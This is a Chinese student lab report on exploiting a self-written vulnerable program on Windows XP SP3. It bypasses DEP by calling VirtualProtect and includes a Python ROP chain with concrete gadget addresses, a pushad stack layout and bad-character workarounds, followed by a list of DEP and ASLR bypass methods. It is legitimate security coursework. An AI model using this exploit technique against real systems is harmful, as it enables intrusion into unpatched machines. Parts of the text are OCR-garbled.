实验目的:

在xp的sp3版本上,绕过DEP保护,实现缓冲区溢出攻击。

注:没有充分考虑 ASLR 的因素

实验环境:

主机:windows7 虚拟机:xp(sp3)

实验设计:

- 1. 构造了一个存在缓冲区漏洞的程序
- 2. 进行缓冲区溢出攻击

详细过程:

下面叙述我是如何绕过 DEP 保护的,有点冗长,但记录了一步一步思考的过程。

目录

目录	2
 漏洞程序的构造	
执行一个简单的 prinf	<u>-</u>

注入 shellcode 执行	3
字符串截断的问题	
构造 ROP 链	
一些问题	

漏洞程序的构造

具体代码见 target.c

其结构特别简单,就是读取文件(hack_toy.txt),然后把结果放在一个 1024 的数组里面。通过对文件进行特殊构造,来达到攻击的目的。

执行一个简单的 prinf

在 xp(sp1)版本,我们可以在栈上运行 shellcode,但是到了 sp3 版本,这种方式不能成功。

但是,可以尝试执行简单的 printf 函数,在返回地址处填上 printf 的入口地址,就可以执行 printf 函数了。代码见 attck_printf.py

受此启发,我们可以运行一个特殊的 API, 这些 API 可以更改 DEP 的设置,从而为我们提供方便。

注入 shellcode 执行

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc							
GetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess						yes	no (2)
/irtualProtect							
NriteProcessMemory	yes	yes	yes	yes		yes	yes
1) = doesn't exist							
2) = will fail because of default DEF	Policy settings						

上图是一些特殊的 API 函数。本实验选用的是 Virtual Protect 函数。该函数的定义如下

```
BOOL WINAPI VirtualProtect(
    _In_ LPVOID lpAddress,
    _In_ SIZE_T dwSize,
    _In_ DWORD flNewProtect,
    _Out_ PDWORD lpflOldProtect
):
```

这个函数可以改变一块内存的权限,这些权限包括读,写,运行。借助这个函数,我们只要把 shellcode 所在的内存权限改成可运行的(PAGE_EXECUTE_READWRITE 0x40), 就可以达到攻击的目的了。

这个很简单,如下是栈空间布局, 攻击代码见 attack_VirtualProtect_norop.py

	IpflOldProtect			
	flNewProtect			
	dwSize			
	IpAddress			
参数	Shellcode 的地址			
返回地址	VirtualProtect			
CalcAverage				

同理,我们还可以使用 VirtualAlloc 这个函数,具体情况此处不赘述,攻击代码见 attack_VirtualAlloc_norop.py。

字符串截断的问题

DEP 就这样容易的被绕过,攻击代码也很简单。但是事实真的这样么?不是,在我的程序中,我是用的是 fread 这个函数来写 buffer。fread 不会截断字符串,但是像 strcpy 函数就会截断字符串,遇到'\x00'就停止复制了。所以我们构造的特殊文件(hack_toy.txt)中不能出现'\x00'字符。

现实情况更复杂,不仅仅是\x00 字符的问题,对于特定的程序特定的函数,还会有其他字符不能使用,这些统称为'坏字符'。

这就给我们的攻击带来了难度。解决的办法就是,重用电脑的上的指令在栈上实现我们期望的布局。这个技术叫做 ROP。

实验报告

关于 ROP 的原理和概念,在此不做赘述。我的攻击代码是: attack_VirtualProtect_rop.py.

在"注入 shellcode 执行"这节提到,我希望得到一个特殊的 stack 布局,从而执行 VirtualProtect。构造 stack 有两种方式:

- 1. 直接构造 stack
- 2. 把值先写在寄存器中,然后使用 pushad,把寄存器中的值写进 stack

我选的是第二种方式,操作起来比较简单。不过它有个限制,就是 pushad 只能把八寄存器压入栈中(EAX,ECX,EDX,EBX,ESP,EBP,ESI,EDI)。所以,如果你需要操作的参数多余八个,就不方便了。比如,对于 VirtualProtect 我需要构造六个值,就可以使用 pushad。但是对于 VirtualAlloc 函数,它需要和 memcpy 或者 wpm 配合使用,需要构造十个值。

考虑到 pushad 压入寄存器的顺序,需要做这样的安排,


#edi rop_nop
#esi VirtualProtect
#ebp shellcode_addr
#esp lpaddress
#ebx dwsize
#edx flnewprotect
#ecx floldprotect
#eax rop nop or addr of VirtualProtect in stack

下面就逐一讲述,对于每个值的构造过程。

```
#不能使用上面用的 POP 赋值,会被截断
#所以我们需要精心构造一串序列来生成这个值,并赋给 EBP
#因为 EBP 是不常用寄存器, 我们能利用的 gadgets 很少
#我只找到了这样的几个:
# #POP EBP #RETN
# #INC EBP #RETN
# #XCHG EAX, EBP #RETN
#最后一个 gadgets, 我找了好久, 能找到它真的很幸运
#因为只有前两个的话,发挥空间很小
#只能 POP 一个不包含\x00 的初始值,然后不断地 INC,这需要加很久很久
#但是有了#XCHG EAX, EBP #RETN, 我们就可以在常用的寄存器上把值算出来, 然后赋给
EBP
#我先把 0x801177d0 赋给 ECX, 然后让 ECX 乘以二,
#这样\x80 就会变成\x00, 0x1177d0 就会变成 0x0022efA0
#最终 ECX 就是我们期望得到的 shellcode 的地址 0x0022efA0
#然后把 ECX 和 EBP 的值交换
rop+=struct.pack('<L',0x77C221EE) # POP ECX # RETN</pre>
rop+=struct.pack('<L',0x801177d0) #
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN</pre>
rop+=struct.pack('<L',0x77c09bb5) #mov eax, ecx #retn</pre>
rop+=struct.pack('<L',0x7c954529) #xchg eax, ebp#retn</pre>
#-----[lpaddress -> ESP]-#
#ESP 的值没有管,因为我没有精确定位 Virtual Protect 要改变权限的范围
#包括下面的 dwsize, 我也给它赋了一个较大的值
#leave it
#-----[dwsize (0x10101010) -> ebx]-#
#简单的 POP 一个较大的值就可以了,
#要更精确定位的话,可以通过 ECX 先把值算出来,然后再把 ECX 的值传给 EBX
#下面的 EDX 就是这样做的
rop+=struct.pack('<L',0x77BF362C) #POP EBX#RETN</pre>
rop+=struct.pack('<L', 0x10101010) #</pre>
#-----[flnewprotect (0x00000040) -> edx]-#
#这个序列把 ECX 和 EDX 一块构造了
#0×40 是个比较小的值,
#对于这种小数值,最简单的就是从-1(FFFFFFF)开始 INC,不断加加就可以
#不过我找到了 ADD ECX, ECX, 相当于不断乘以 2, 这样算的更快一些
rop+=struct.pack('<L',0x77C221EE) # POP ECX # RETN ???</pre>
rop+=struct.pack('<L', 0xffffffff) # ->0x40
rop+=struct.pack('<L',0x7C98301F) #INC ECX #RETN</pre>
rop+=struct.pack('<L',0x7C98301F) #INC ECX #RETN</pre>
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN</pre>
```

```
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN</pre>
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN</pre>
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN</pre>
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN</pre>
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN 2^6 0x40</pre>
rop+=struct.pack('<L',0x7C922B50) #MOV EDX,ECX#RETN (0x40) -> EDX
#-----[floldprotect (0x00000040) -> ecx]-#
#-----[rop_nop () -> eax]-#
#EAX 没有用到,填充#NOP #RETN
rop+=struct.pack('<L',0x77BF1D16) #POP EAX#RETN</pre>
rop+=struct.pack('<L',0x77Bf72D5) #NOP#RETN</pre>
#-----[pushad]-#
#最后一步了,这个也找了好久
#没有找到# PUSHAD # RETN
#但是找到了# PUSHAD # ADD AL, 0EF # RETN
rop+=struct.pack('<L',0x77C267F0) # PUSHAD # ADD AL,0EF # RETN</pre>
```

最后展示一下实验结果,



一些问题

- 1. 工具自动构造 ROP 链 Immunity debugger 有个插件 mona.py 可以实现部分自动化,至少能给出一份不错的建议。
- 2. 绕过 DEP 和 ASLR 的方式
 - 攻击未启用 ASLR 的模块
 - 堆喷射 (HeapSpray)技术
 - 覆盖部分返回地址
 - Java Applet Spray
 - JIT Spray
 - 基于 SharedUserData 的方法

实验结论:

实验体会: (碰到的问题、如何解决、有何体会)

学生签名:	
日期:	